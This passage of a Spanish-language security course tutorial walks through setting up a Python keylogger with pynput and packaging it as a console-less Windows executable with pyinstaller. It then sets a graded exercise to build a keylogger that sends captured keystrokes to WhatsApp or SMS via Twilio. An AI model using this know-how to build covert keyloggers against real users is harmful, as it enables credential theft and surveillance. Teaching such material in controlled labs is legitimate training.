
12. Finalmente guardamos y cerramos




Empaquetamos el archivo ejecutable:



13. Ahora abrimos el CMD y activamos el entorno de python2 con el siguiente comando:

conda activate hacking




Creamos






14. Ahora instalamos la herramienta:

`pip install pynput==1.1.6`





15. Ahora entramos a la ruta donde están los archivos

`“Keylogger.py” y “log.py”`





16. Instalar con:

`pip install pyinstaller`






17. Seguidamente aplicamos el comando:
- ```
pyinstaller --onefile --noconsole log.py
```





18. Luego se crearán 2 carpetas y 1 archivo log al escritorio de Windows





# EVALUACIÓN

## (40 pts)

### RECURSOS:

Cualquier máquina, puede usar una maquina virtual o su propio equipo.

### ACTIVIDAD PRÁCTICA: Keylogger con Twilio.

Implementen un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de Whatsapp o SMS usando la API de Twilio. Deberán:


1. Registrarse en Twilio para obtener credenciales y un número emisor
2. Integrar el módulo pynput para capturar teclas y twilio para enviar los datos
3. Configurar el envío automático cada cierto número de pulsaciones (ej: cada 10 teclas).
4. Probar el script en un entorno controlado (nunca en dispositivos ajenos sin consentimiento)

### PASO 1

1. Verifica que Python 3 esté instalado

Abre tu terminal y escribe:


**python3 --version**





